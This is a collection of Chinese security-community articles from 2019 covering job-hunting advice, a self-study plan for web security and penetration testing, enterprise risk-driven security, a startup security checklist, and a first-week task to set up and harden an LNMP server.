招聘对于每家公司而言都是很重要的环节，选人用人都是很慎重的，所以从前面的工作记录中也是可以看出你的能力，也是作为招聘参考的标准。

如果你有好的背景，那么你在跳槽的时候会有很大的优势，所以为什么大家都想去大公司镀金，让自己更有竞争力。

有好的背景，能力也不一定非常强，但是大概率上是优秀的。

除了公司做背书以外，还有就是之前工作的内容和成就，这也是背景中的一部分。

稳定性

对于公司而言，一定是都喜欢稳定的员工，因为招聘的成本真的很高，有些人为了快速提升自己的待遇水平，不断的跳槽，因为跳槽是涨薪最快的途径。

那怎么样就算稳定呢?

我听说京东是 5 年 超过 3 份工作就算不稳定。

我是觉得第一份工作时间需要待久一点，毕竟刚毕业，一定是打基础、成长最快的阶段，时间太多，无法做好积累，我第一份工作干了差不多四年。

如果多次出现不到一年就跳槽，让人感觉就是一个不稳定的人，每次离职你都有理由，但是无论什么理由，频繁跳槽总是不好的。

成长计划

这个计划算是信安之路的一个产品，旨在帮助想要学习但是没有目标感的同学，通过自学，实践来完成相关技术的学习，信安之路也以此来选拔一些优秀的自学人才，提升大家的分享能力，成为未来安全圈分享的主力军。

目前为了该计划设计开发了一个平台，专门用来学习和提交自己的学习成果，让自己的学习有结果，增加一些成就感。

平台地址：http://edu.xazlsec.com

迎 职 ㈦ 练

原创 myh0st 信安之路 2019-07-19

首先同步一个消息，我马上要离职了，也没找好下家，想着回家休养一段时间，最近身体确实有点问题，坐的久了有腰有点疼，大家注意多运动，身体是革命的本钱，然而这段时间不搞点事情吧心里确实难受，所以就有了今天的计划，信安之路一直以来都坚持原创技术分享、安全经验分享，目的是帮助各位安全从业人员或者即将成为安全从业人员的同行，所以我们打算尝试用一年的时间陪着大家一起学习，一起成长。

一直以来我对于培训都比较排斥，可能跟我的学习经历有关吧，没有参加过培训，但是自己看过一些视频的教程，但是我当时学的时候，安全还没有像现在这么成熟，资料这么多，基本上都是从论坛里去学习一些技术，学校的老师教的也比较落后，而且老师也不是搞技术出身，只能拿着书讲一下或者直接拿网上的视屏教程给我们播放，对于学习起到的作用微乎其微，但是唯一有好处的是作为一个监督者以及引导者，让你知道要学习什么，然后在学期末以考试的方式验收学习成果，在这个过程中发挥作用最大的不是老师给你讲的技术而是引导和监督的作用，加上自己学习的能力，最终在技术上得到提升。

回看如今的安全培训机构，为了让大家得到更快的提升，吸引更多的人参加培训，基本上是把参加安全培训的人当成上帝（毕竟是衣食父母，花了大钱的），求着他，满足各种需求，来吧，学习安全吧，你不想看书我给录成视频教程；你不想搭建环境，我给你搭建靶机；你还有什么条件，尽管提吧，只要能做到的一定满足你。最终培训出来的这批人，大部分在进入职场之后，遇到难题可能就会退缩或者绕开，因为以前学习的时候怎么就没遇到，怎么工作中这么多问题？大家想想是不是这么回事。

也不是说培训机构不好，录制的视屏教程、建设的靶场环境、实地培训与老师面对面，这些都是有其存在的意义，面对难以理解的技术，心中没有任何的画面，看视频教程可以直观的学会如何使用工具，有什么作用，对于初学者来说是非常容易接受的，但是长期来看，这种拔苗助长的方式可能很容易出成绩但是基础不够扎实，缺少了独立解决问题的能力。在安全的学习中，更多的时候是枯燥的，是艰苦的，即使初学的时候没有面对过，但是迟早是要面对的，在学习期间面对，可以有大量的时间来解决，而在你工作之后遇到解决不了的时候，领导会觉得你的能力有问题，从而失去领导的重视，成为别开除的那一个，这是我们都不想面对的。

信安之路一直以来都在强调自学，培训机构只能帮你一时，帮不了你一世，最终还是要靠自己，我们一直都想做对行业对同行有意义的事情，所以有了一个想法，通过我们的努力来培养一批有自制力、有自学能力、对安全技术有追求、有动手能力、可以将自己的学习成果进行展现的小伙伴。

具体计划

面向对象

知识星球的全体成员（需要设置一定的门槛，这也是我们的第一次尝试，所以加入知识星球是唯一的参与途径），现在这个互联网时代，学习资料不缺，学习的激情也不缺，但是为什么都坚持不下来，往往是缺乏好的短期目标导向，缺乏监督，缺乏短期成就感的刺激，所以我们做的就是通过短期的目标导向以及成系统的任务列表来提升大家 的短期成就感，从而坚持学习下去。

学习路线：web 安全=》渗透测试=》红蓝对抗

这个路线也是我从 11 年开始学习安全到 17 年工作这六年多（11-13：web 安全，13-15：渗透测试，15-17：红蓝对抗）的学习工作的路线，我会将这几年的学习经验进行压缩，分割成一年的学习任务列表，每周发布一个新的任务，具体任务后续会在知识星球同步。

渗透测试阶段会以某个 src 为目标体验渗透的过程，能不能挖到漏洞不是最终衡量的标准，学习的过程更具有长久性。

周计划

周一——周六：学习实践的实践段，以周任务为目标学习相关知识并将学习过程记录下了形成报告产出分享到群里指定目录下。

周日：这一天专门用来验收成果，作为大家互相学习交流的时间，推选写的最好的报告，作为最后评选优秀学员的参考，除此之外会同步下一周的学习任务。

可能存在的问题

加入之后能挖到 src 的漏洞、挖到 0day 吗？

对于这个问题我们不做任何承诺，挖 src 和 挖 0day 不是我们的最终目的，我们的最终目的是培养大家的自学能力和自制能力，还有动手能力，而不只是看文章学习，只有实际操作过才是真正的学到了，在遇到问题的时候，可以快速定位问题并解决问题，这样的人在职场中是非常受欢迎的。

加入知识星球就能加入学习吗？

可以加入学习，但是我们还有第二个门槛，需要确定你是真的要参与，我们采用的策略是进入很严格，一年之后出来的话就看自己的了。第一周的任务就是第二个门槛，必须完成第一周的任务才能进入下面的学习，有人会觉得第一周的任务完不成怎么办?

大家不用担心，因为第一周主要是开学的第一课，准备工作罢了，比如：设备的要求、软件的要求、写文档的规范等等，只要你想干，就一定可以完成，我会认真阅读大家第一周的报告，严格控制进入学习阶段的人员。

一年之后我能得到什么?

首先，这一年的学习基本上是以自学加分享交流的方式进行，能够坚持一年时间的人自制能力一定是没有问题的，具体能达到什么技术高度取决于自身的技术水平以及自学能力的强弱，所以一年之后，你有可能会获得很强的自学能力以及自制能力，加上我们经验的引导，在技术这条路上一定会有所提升，具体多少无法保证。

为了更好的激励大家，我们会为完成一年学习任务的学员颁发我们**信安之路自己设计的荣誉证书并盖我们的公章**，虽然没有任何法律意义，但是也算一种能力的象征，最起码你的自学和自制能力是得到我们信安之路认可的。

什么时候开始呢?

预计在本月底开始吧，从 2019 年 7 月 29 日 作为第一周的开始，发布第一周任务，到 2020 年 8 月 2 日结束

会淘汰未完成任务的吗?

只要完成第一周的任务加入到后面的学习计划后，不会淘汰任何一位学员，对于任务的完成度，我们会根据大家的整体情况判断任务是否要延期，如果大部分人完成了本周的任务，我们就会在新的一周发布新的任务，有可能会出现一些跟不上节奏的情况，我只能说，跟不上的时候要自己多努力一些，比别人多花一些时间学习，不然落下的任务越多，你的学习激情越小，很快你将变成第一个坚持不下去的人。

我是学二进制的能加不?

本来就是面向小白的成长路线，无论你擅长什么，还是一无所知，都可以来试试，因为最开始的学习任务很简单，面向小白设置的，任务难度会逐步提升，最终能走到哪一步，还要看自己的造化。

编程语言需要会什么？

学习 web 安全最好还是懂一两门编程语言的好，不然很难去学习安全相关的东西，比如 php、asp.net、java 等，能够做到写一些 web 页面就行，这样在学习安全的时候，就比较方便，也容易跟上大家的节奏。

学习的任务设置不合理怎么办？

对于这个问题，由于我们是第一次搞，没啥经验，所以任务设置可能会存在问题，但是可以根据实际情况或者大家的建议来做适当的调整，一起解决就好了。

学习结束之后群会解散吗？

我们既然在一起学习了一年，大家或多或少都会有一些感情，所以我们这个算第一届实验班，不会解散，不加人也不踢人，算作一个历史的见证，将来希望大家都能到一些关键岗位，回想起来，这是梦想开始的地方，还是别有一番滋味的。

怎么加入知识星球？

扫描下面的二维码，付费进入即可，即使没有这个活动，星球的资料也足以值回票价，而且接下来的一年也会不断分享技术文章和一些工作心得，资料是死的，如果早点加入动态的跟着大家一起学习，效率和成果都是非常高的。

购翻让维 齐 阿 般

原创 myh0st 信安之路 2019-01-05

你是否遇到过，你发现一个安全问题，在让研发或者运维修复的时候，他们会告诉你，如果你拿到权限或者造成危害之后再来找我修复，比如你们公司有一台网络设备暴露在公网上，该设备未被防火墙保护，没有访问控制，虽然设置了强密码，但是所有开放的端口均可以被访问，这个时候，你发现了这个威胁，告诉运维，你这个设备可能被黑客攻击，不只是暴力破解密码，比如溢出、协议漏洞等方式，然而运维会告诉你，你要是能打下来，我再来整改，这个时候，你一万句草泥马从心中掠过。

类似场景我身边的朋友或多或少都遇到过，因为在甲方做安全建设、渗透测试的时候，经常会遇到存在安全威胁但是又无法复现的情况，这里的无法复现不是不存在安全问题，而是由于自己实力的问题，无法一一复现，但是对于专业黑客而言是可以攻击成功的，所以这个就被我们叫做威胁，针对这个威胁是不是要我们可以复现之后，你才要去修复呢?

假设一个企业做安全建设，修复安全问题是基于甲方安全小伙伴的复现漏洞的能力来做，那么可以想象的到，这个企业的安全成熟度就会跟安全小伙伴的能力成正比，只要安全小伙伴无法复现，就觉得是安全的，不用修复，可想而知，这个企业的安全性如何，企业的安全对手是外面的黑客，而不是我们自己的安全小伙伴，你能防住自家人，你防得住外面的黑客吗? 所以出发点就不对，对于企业的安全建设，一定是只要存在安全威胁或者安全风险就应该整改，因为你不知道外面的黑客能力有多强，他们手里有多少 0day，掌握多少资源，这就是企业所面临的问题。

我刚入甲方的时候，问过很多大佬，做企业安全建设从什么角度去做? 大家的回复都是从风险的角度做企业安全建设，做到风险可控，当时的我经验非常少，完全不能理解是为什么，我当时的考虑还是从攻防的角度去做，基本上是以我自身的能力做参照，我能成功利用的就提出来做整改，后来，慢慢发现企业有非常多的风险是无法复现，自己无法利用成功，但是知道一定有大神可以搞定，这时就明白了大佬们做安全建设从风险的角度做安全建设的经验不是空穴来风，只要存在风险，我们就应该整改。

安全风险是什么? 安全风险就是对外暴露了入口，全世界只要有一个未授权的人能进去，那么这个入口就存在风险，我们就应该整改，或者关闭对外的入口，或者严格访问控制，最小权限原则，然后再加上审计，审计每一个进入的人以及他在里面做了什么事等等。

甲方做安全主要做防御，做防御考虑问题要很全面，只要有一个地方没考虑到，那么你的防御工事就会失效。作为甲方安全人员，需要能力更多的是建设能力，攻防能力要求没有那么高，如果你在甲方不搞建设只搞攻防，很多领导会觉

得你啥都没干，你不建设几个系统，无法体现你的工作量和你的价值，所以甲方的小伙伴不懂开发是不行的，既然已经要求开发能力多于攻防能力了，领导还要你将提出的安全风险进行复现，谁能告诉我，我该怎么办?

综上所述，我们作为甲方安全的一份子，要做到上能开发系统，下能 PK 所有黑客，无所不能才能推动研发、运维对于安全问题的整改，才能实现领导心中的期待，企业的安全才能做好，你是一个合格的甲方安全从业人员吗？你有过这样的经历吗？欢迎吐槽！

(t)(s)际 补(s)维职(t)Ⓑ经 阿 职

原创 myh0st 信安之路 2019-01-19

参考项目：https://github.com/forter/security-101-for-saas-startups

当你创业的时候，首先考虑的是自己的产品是否可以得到市场的认可，对于安全性而言并不会关注太多，对企业内部的安全性也会有所忽略，比如：内部使用的 ElasticSearch 是否使用了账号密码认证，增加认证之后，对于使用效率上以及人力成本上都会有所提升，为了防御未授权访问，那么就需要增加防火墙的规则，禁止外部人员随意访问，在有了足够的人力和物力来保障 ElasticSearch 集群的时候，才会考虑如何做好访问控制以及认证体系。

初创公司在企业文化形成之后就很难做更改，比如：哪些习惯不做代码审查就提交代码的开发人员，觉得做代码审查会拖慢整个开发的进度，从而很难改变这个习惯。

那么在创业的早期，应该做哪些安全方面的考虑呢?

1、你的产品中哪些安全特性是用户期待并且会为之买单的?

2、你所在的行业（金融、医疗、企业）对于安全的期待是什么?

3、你的目标市场法规对安全的要求是什么（等级保护、隐私保护等）?

4、哪些安全策略、使用的安全工具不会影响员工的工作效率?

5、存在哪些安全风险：知识产权、商业计划书、数据等被窃有哪些影响?如何防止数据泄漏? 如何在数据泄漏后减少损失?

下面是在企业的不同阶段需要考虑的安全建议，初创企业掌握的资金和数据越多，那么相应的对于安全方面的投资就要越多。

第一阶段：未融资，刚起步

共享管理员密码

一、对于任何系统来说，为了安全起见都会存在认证系统，只要存在认证系统就会存在管理员账号以及普通账号，假如你是系统账号管理员，公司其他员工需要使用系统，该怎么办?

1、把密码直接发给他（这是最直接的方式，但是比较麻烦，如果需要的人越来越多，那么你会很累，而且在员工离职之后，账号回收也是个问题）

2、使用密码管理软件（这个方式比较安全，只要员工记住自己的密码管理器的口令以及自己笔记本电脑的密码即可轻松获得系统的访问权限，在离职之后账号回收的时候，将该用户的密码管理器的访问口令删除即可）

二、理想的情况下，对于不同的系统和服务需要使用各自独立的账号密码，但是这在实际操作中并不现实，而且还是初创企业，所以可以选择比较基础的方式，设置三个账号：

admin：特殊情况下使用

developer：日常工作使用

service：供应用程序使用

这样设置的好处是，在 developer 离职之后，应用程序也不需要做相应的改动。

三、在员工设置密码的时候需要注意，工作使用的密码不要跟生活使用的密码相同，因为很有可能生活使用的密码已经被泄漏，从而导致公司的信息被泄漏。

防范钓鱼邮件

一、员工经常会使用工作电脑做一些个人的事情，比如：使用 bt 下载、访问一些有问题的网站，通常这类行为是木马病毒传播有效途径，如果非要访问这些有问题的网站，可以选择使用自己的笔记本电脑而不是工作电脑，或者在工作电脑上安装一个专门用来个人上网的虚拟机。

二、个人电脑被黑客攻击，最有效的方式就是钓鱼邮件了，攻击者在钓鱼邮件中携带恶意的附件、诱使你输入账号密码的链接，对于初创企业，钓鱼测试可以作为企业的一项有趣的活动。

三、很多人有打开邮件附件的习惯，这个习惯会使员工一不小心安装恶意软件，我们可以选择使用一些公共的文件共享平台来分享文档，这样，邮件中的恶意附件和正常工作附件就区别开来，减少这方面的威胁。

四、内部使用即时聊天工具，电子邮件用来联系客户和供应商。

五、使用密码管理器来分享密码、证书和一些敏感的笔记。

六、不要使用 U 盘这类设备，因为一个 badusb 让你的电脑瞬间沦陷。

设备加密

当员工电脑被偷或者自己丢掉，这时威胁最大的不是电脑的价值，而是员工电脑里的资料，这些资料你一定是不想让别人知道的，那么这种情况怎么办？下面三种系统有不同的应对措施：

1、Mac 用户一键加密磁盘

2、Windows pro 并且硬件支持 TPM

3、Linux 系统需要重新格式化

对于移动设备的选择，如果我们想在未来集中管控这些移动设备，比如 MDM（移动设备管控），大多数的供应商是不支持 Linux 的，它们支持 Mac 、Windows pro、Android、iphone、部分 Linux 版本，未越狱的 iPhone 比 android 难破解的多，默认情况下，移动设备是没有开启屏幕锁或者加密的，我们要确保管理者是开启屏幕锁和启动加密的。

修复已知漏洞

绝大多数的操作系统都有自动更新补丁的功能，操作虽然简单，但是安全性可以提升十倍。

准备至少 2 到 3 个域名

三个域名分别供外部、api 和 内部使用：

1、第一个域名通常是公司的名字或者品牌，它作为对外的营销和员工的电子邮件，用 SPF 和 DKIM 保护这个邮件域名。

2、第二个域名 SaaS 服务需要的，例如 rest api，比如 google.com 和 gmail.com 使用的 googleapis.com。

3、第三个域名作为内部办公使用，这个域名要明显与前两个不同，并且容易写。大部分的公司会使用公司域名的二级域名，但是这就意味着，域名不能由后台系统开发者管理，当他们需要频繁更新域名的情况下，就会成为瓶颈；这种方式还会将外部使用的域名和内部使用的域名相混淆，导致不知道哪个是外部可见，哪个是内部使用。

4、面向市场，我们会发送大量的邮件，将营销邮箱与内部邮箱区分开，可以防止由于营销邮箱被标记为垃圾邮箱而影响到内部邮箱的正常使用。

在所有地方使用 SSL/TLS/HTTPS

1、在网站、API、后台办公系统、甚至内部服务之间都应该使用 SSL。

2、监控所有公开证书的过期日期，防止过期

API 管理

确保每一个客户都有自己相对应的访问证书，防止一个客户的测试 bug 导致服务下线

使用 Git

在代码变更管理方面，使用 git 和 pull-request 是标准做法，通过权限变更可以在一段时间增加外包或者自由开发者。

第二阶段：A 轮融资

使用双因子认证

对于关键的系统登录都需要双因子认证，比如：邮箱登陆、VPN、堡垒机登陆等，第二步验证使用的技术包括：硬 token（use key）、软 token（app、短信、api），在员工需要远程重置密码的时候，如果不是很紧急，可以等他来公司之后重置，如果时间不允许，需要验证个人信息（视频通话等方式）。

内部员工窃取信息

1、准备一个可勾选的表单，列出离职员工需要解除的所有授权服务。

2、检查敏感文件的下载记录，是否有解雇的员工下载敏感文件。

3、使用安全终端管理设备禁止外设（u 盘、手机、蓝牙）从笔记本拷贝数据。

4、如果离职员工有管理员密码，推荐更换敏感系统的密码。

5、雇佣新员工要做背景调查，向他们的前同事打听他们的人品。

VPN

1、选择已经成熟的产品供应商，不要自己造轮子。

2、将 VPN 部署在办公室，办公室内的服务器设置静态 IP，做好访问控制，只允许在办公室或者在家里通过 VPN 来访问服务器的 22 端口，而不是网络上的任何 IP 均可访问。

3、如果使用的是云主机，可以使用云 VPN 访问云主机的管理端口，这样办公室与云之间的通信都是加密了，还能降低对物理安全的需求，办公地点可以是任何可以上网的地方。

4、VPN 的认证方式要启用两步验证。

防病毒软件、防火墙

1、安全端点安全产品要确保支持所有笔记本电脑的操作系统，配置成自动更新，并发送邮件提醒。

2、工作电脑在初始化时就把防病毒软件安装上。

使用合适算法对用户密码进行处理后存储

由于不能保证数据库百分之百安全，保存用户密码的表可能会被黑客获取，由于用户使用同一个密码的情况很多，为了保护用户的密码不被还原，建议使用 bcrypt，PBKDF2 或带一个参数的 scrypt，不建议使用 md5 、 sha1 或不是专门为密码设计的算法，因为这样的方式很容易被破解。

物理安全

1、设置笔记本离开后最多 5 分钟休眠，并且需要密码才能再次打开，或者要求员工离开电脑之前锁定屏幕。

2、不要让陌生人接触到工作的电脑，物理渗透是最有效最快的方式。

3、提醒员工在离开时锁好门窗、并启动报警器。

4、办公室入口设置密码，使用密码可以进入办公室。

5、锁好机房。

云服务器安全

1、检查云防火墙的配置，定时外部扫描以及内部审核配置是否生效，是否有漏掉的情况。

2、设置一个安全邮箱并公开你的 OpenPGP 的公钥，供安全专家在发现安全问题的时候及时反馈。

第三阶段：为大众服务、有了企业客户

认证合规

1、在进行大客户销售的时候需要提供认证合规的报告，这时不用着急，首先找一个能够处理会议、文档和懂技术的员工。

2、招标一个做等级保护的第三方机构，根据认证相关标准准备相关材料，购买安全产品，以满足等保合规的要求，并持续整改。

3、认证的很大部分是关于公司各部分的流程和过程文档，这些文档可以共享在内部的 wiki 平台，把它当作新员工的入职材料来写，并保持更新。

开发安全

1、当开发人员的权限被回收之后，会让他感觉不被信任，还会在工作中感觉束手束脚。

2、不是每个人都能做决策，开发者通常不会反对，只是不明白做给谁看，可以把安全需求落实到具体客户上。

3、对于常见任务且需要高权限的操作，考虑自动化流程，例如：Jenkins 任务，所有开发人员都可以操作。

4、管理员尽量不使用管理账号进行操作，能自动化就用自动话完成。

5、定义一个流程，为特定组件特定员工在特定时间内提供管理员权限，并设置日志记录跟踪的流程。在某些情况下，开发人员需要两天的管理员权限以便加快开发新组件或自动执行重复性任务。

变更管理

对每一个影响生产的变化都要做记录，方便检查故障，以及及时恢复系统可用性。

单点登录

1、随着员工以及内部系统的指数增长，内部系统的账号密码管理问题随之而来，在人员变动的时候更是非常麻烦，除了管理员密码，其他所有 SaaS 应用程序都应该使用统一的身份认证管理。

2、可以使用 OAuth 或 SAML 协议，存储用户信息使用 ldap 或 radiu s

3、认证的过程可以使用双因子认证，增加认证的安全性。

物理安全

1、报警器定时启动，防止员工忘记。

2、办公室入口安装摄像头。

3、使用基于芯片的门禁系统来替换使用密码的锁。

第四阶段：签到大客户或快速发展

客户用户管理

有许多身份及服务的供应商提供登录和密码管理服务，他们在客户密码管理方面可能比我们自己做的好。

他们还提供自助服务和 api 来进行授权、设置密码策略、找回密码等。

敏感数据泄漏

数据泄漏造成的业务损失和赔偿的财务影响可能导致创业公司破产：

1、在安全培训时向员工解释什么是私人信息，以及在组织里如何处理它。

2、向员工解释有意泄漏数据和不慎泄漏数据的区别，在发生数据泄漏的时候及时反馈以便用最少的代价解决问题。

3、在发布公开信息的时候，要将个人信息从数据中剔除，来减少数据泄漏的潜在风险。

在不同的场合使用正常的工具来防止数据泄漏：

1、工作时使用远程桌面，数据保存在远程而不是本地计算机。

2、使用浏览器隔离技术，通过远程服务器中转浏览的信息。

3、在员工的工作设备上安装数据防泄漏监控工具，配置对特定数据类型进行监控。

4、使用移动设备管理系统来监控或管理员工笔记本或移动设备上的应用程序授权配置或操作系统设置（屏幕锁定/加密、VPN 等）。

5、收集保护所有身份认证和授权过程留下的数据，以被法庭调查和数据取证。

6、对于冷数据，使用应用级加密，对数据使用的磁盘和网络加密。

web 服务安全

1、根据 OWASP Top 10 来对代码进行安全测试。

2、使用 WAF 和 DDoS 缓解服务。

3、在外部使用 web 漏洞扫描器，定期扫描，来防止一些初级黑客。

4、在内部使用漏洞扫描器定期扫描，来预防内网被黑客入侵之后的横向攻击，造成更大的破坏。

5、使用渗透测试服务以及开设漏洞奖励计划，吸引更多的白帽子对企业外部服务做渗透，提交安全报告。

6、定期升级第三方依赖库。

7、使用源代码扫描工具，从源代码中发现安全问题。

数据备份

对关键数据进行备份，及时备份和还原都需要时间：

1、确保备份都是自动、持续的，并覆盖所有的数据集，以防止数据丢失。

2、确保备份到不同的账户，以防止人为错误或恶意删除。

3、确保备份都不同的数据机房，防止天灾导致的数据丢失。

4、有些甚至使用不同的云服务商。

5、并不是所有数据对公司来说都至关重要，如果备份的成本过高，可以从关键数据开始。

6、确保恢复的过程有详细的记录和测试，你并不想备份的数据无法恢复吧?

数据泄漏应急

1、启用所有云服务的日志，并收集日志进行保存，保存周期最少 1 年，在发生事件的时候，可以有据可查。

2、制定事件应对计划，与律师事务所和会计事务所合作，因为他们有这样的经验，可以快速制定计划。

第五阶段：上市公司

在有了明确的业务需求和可靠的安全预算时，可以寻找适应组织的安全主管（安全 VP 或 CISO），这个过程会比较慢，因为，第一个阶段要求的技术技能比较高，而且还要分担一些 CEO/CTO 的职责，比如参与销售周期，签署官方公司文件。

构架威胁模型

威胁模型是你可以用来决定对一个安全措施投资是否合理的经验法则。

各种考虑

1、公司发展壮大时，你的攻击面以及对你的攻击动机越来越大，那么你在安全方面的预算也要随之增长，这笔投资可以向投资者展示你是在认真做安全的。

2、对于企业的安全问题，要先解决最大的漏洞，因为攻击者会先找能够造成最大危害且最容易得手的漏洞，也就是先要不足短板。

3、一些来自客户的担忧和合规性的要求，并不一定是你的风险，比如你所使用的云服务商可能获取你的企业数据。

风险管理

对一些潜在的业务风险，作出有依据的猜测，这是一个例子：

攻击	攻击方向/攻击者	预计今年的攻击次数	攻击伤害（包括已经缓解的部分）	今年的总伤害
诈骗	CC 诈骗、用户诈骗、市场诈骗	高	低	高
停机	天灾、DDoS	中	中	中
物理性盗窃	办公室被盗、车被盗、家被盗、内部人犯错	中	低	低
IP 泄漏	笔记本电脑恶意软件、手机恶意软件、服务器漏洞、供应商遭到黑客入侵	低	高	中
（客户）数据泄漏	笔记本电脑恶意软件 、机恶意软件、服务器漏洞 供应商遭到黑客入侵、数据中心泄漏	中	高	高
业务/人力资源/内部文件盗窃/泄漏	笔记本电脑恶意软件、手机恶意软件、供应商遭到黑客入侵	中	中	中
数据篡改/加密	服务器漏洞、身份盗窃、笔记本电脑恶意软件	中	中	中
资金流失（Bitcoin，ec2实例）	身份盗窃、服务器漏洞	中	中	中
服务被入侵	服务器漏洞、身份盗窃	中	高	高

信安之路

下一个阶段，应对所有威胁的防御技术，如下表：

预防	减少曝光	攻击方向/攻击者
自动防诈骗	DIY 启发式+手动审查	CC 诈骗、用户诈骗、市场诈骗
多区域（主动）	故障时切换区域实践	天灾
DDoS 防护	设置默认错误页 403/404	DDoS
警报器、门芯片、从笔记本分离两步验证（手机）锁	将所有服务器和 VPN 移动到云端、磁盘加密、不要把笔记本电脑放在车里、密码、远程擦除（公司电话）	办公室被盗 车被盗 家被盗
特权访问管理 DLP	善待员工、访问日志、MDM、离职清单、隐私培训、新员工背景调查、不公开协议（NDA）	员工滥用 自由职业者滥用 供应商滥用
将 IP 移动到企业数据保险库、端点保护 DLP	最低特权、访问日志、培训、数据加密	恶意软件
OS / Docker 自动升级、库升级、外部漏洞扫描、渗透测试、安全漏洞赏金	漏洞新闻、RSS、失败的登录警报在另一个云端帐户/区域备份网络隔离（安全组/子网/VPN/云帐户）、内部漏洞扫描	服务器漏洞
两步验证、笔记本电脑上的安全凭证 服务器上的安全凭证	每年替换管理密码	身份盗窃
用用户名/密码保护 SQL / NoSQL 要求 VPN 两步验证访问它们应用级加密	去身份化/修改/删除未使用的数据 不要创建本地副本培训访问日志	数据中心泄漏

练 神 规 驱

原创 myh0st 信安之路 2019-07-22

今天给大家公布一下第一周结束之前需要提交的报告,主要用来学籍备案以及后续学习环境的准备工作。

个人资料

知识星球中的编号：1（可以在信安之路的星球里查看，并将截图附上作为证明）

常用名：myh0st（用来区分每一位同学）

联系方式：（用来联系通过审核的小伙伴并邀请加入后续学习群）

目前职业：在职（5 年）/在校（大二）/无业 — 最好如实填写

所在地区：北京（方便本地区的小伙伴互相勾搭面基）

熟悉的编程语言：php/asp.net/java/python 等

自我介绍：有关自己的简介，用来让大家对你有一个基本的了解，方便交流

报告提交的要求

文件命名：第一周－学籍备案以及环境准备－常用名－星球 id.pdf

编辑器推荐:typora(其他 markdown 编辑器都可以,输出提交需要 pdf 格式)

第一周环境准备任务

任务目标：准备学习环境，学习 web 服务器的搭建过程，并做相应的加固学习

电脑要求：必须有一台自己的电脑，配置最好高一点，自己用着舒服就行

操作系统：主机不限制操作系统，需要安装虚拟机

推荐环境：linux+nginx+php-fpm+mysql（为后续搭建 nginx+lua 的 waf 做准备，不可以使用集成好的环境）

报告要求：将整个环境的搭建过程进行详细记录，收集网络上的加固文档，学习加固技术，从而思考不加固可能存在的安全问题，对于加固的过程以及对于安全的思考都需要做详细的记录。

最终目标：能够运行 php 代码并且可以使用 php 连接 mysql，成功执行 mysql 的语句

拓展任务：除了这个 web 环境还有其他的环境可以搭建，能力强者可以做更多的练习，比如：基于 apache 的环境、基于 Windows server 的 iis 环境等

可能存在的问题

1、可以使用一键安装脚本不?

原则上不允许使用一键的方式安装，因为这个任务的目的是让大家了解整个 web 环境的搭建过程，对于学习而言，越复杂越好，这样对你的理解才能更加深刻，当你使用一键安装脚本时，你学到了什么？所以为了自己的成长请一步一步操作并思考每一步的意义和作用。

2、加固要做到啥标准呢?

做服务器的安全加固，原则上不做要求，因为这个是跟你学习的程度和理解有关系的，所以这个可以自由发挥，尽自己最大努力将服务器设置的更安全，并且理解该操作的意义，从而反思出现实环境的安全问题。

3、我的基础很扎实，很快主要任务就完成了，怎么办?

那你可以做一些扩展任务，多配置几套环境，我们在验收的时候，可以在基础分值上增加一些额外分数，这样在最终的评价中可以有所体现。

4、报告怎么提交，提交给谁，什么时候截止?

这个后续会在知识星球里更新具体的情况，敬请期待！第一周截止时间于 8 月 3 日结束，过时不侯！

5、linux 用 kali 行吗?


建议使用一个全新的系统进行学习搭建和加固等操作，不然很容易出问题。

6、nginx 的版本有要求吗?

关于版本的问题，我们不做任何的要求，因为这样大家的环境有所差别，更具有多样性，互相学习才更有价值。

学习建议

想要参与学习的同学需要补充一些基础，不然到正式的时候可能会跟不上，现在距离正式学习的开始还有一周时间，距离第一周结束还有两周时间，可以利用这两周时间，先把一些基础进行补充，后续的整个计划框架如下：



学习 web 安全的过程需要的时间会比较长，而渗透测试和红蓝对抗更多的是实际操作，可能更多的跟编写脚本的能力有关系，所以 php 基础要先补充一些，然后才能跟上后续的要求。

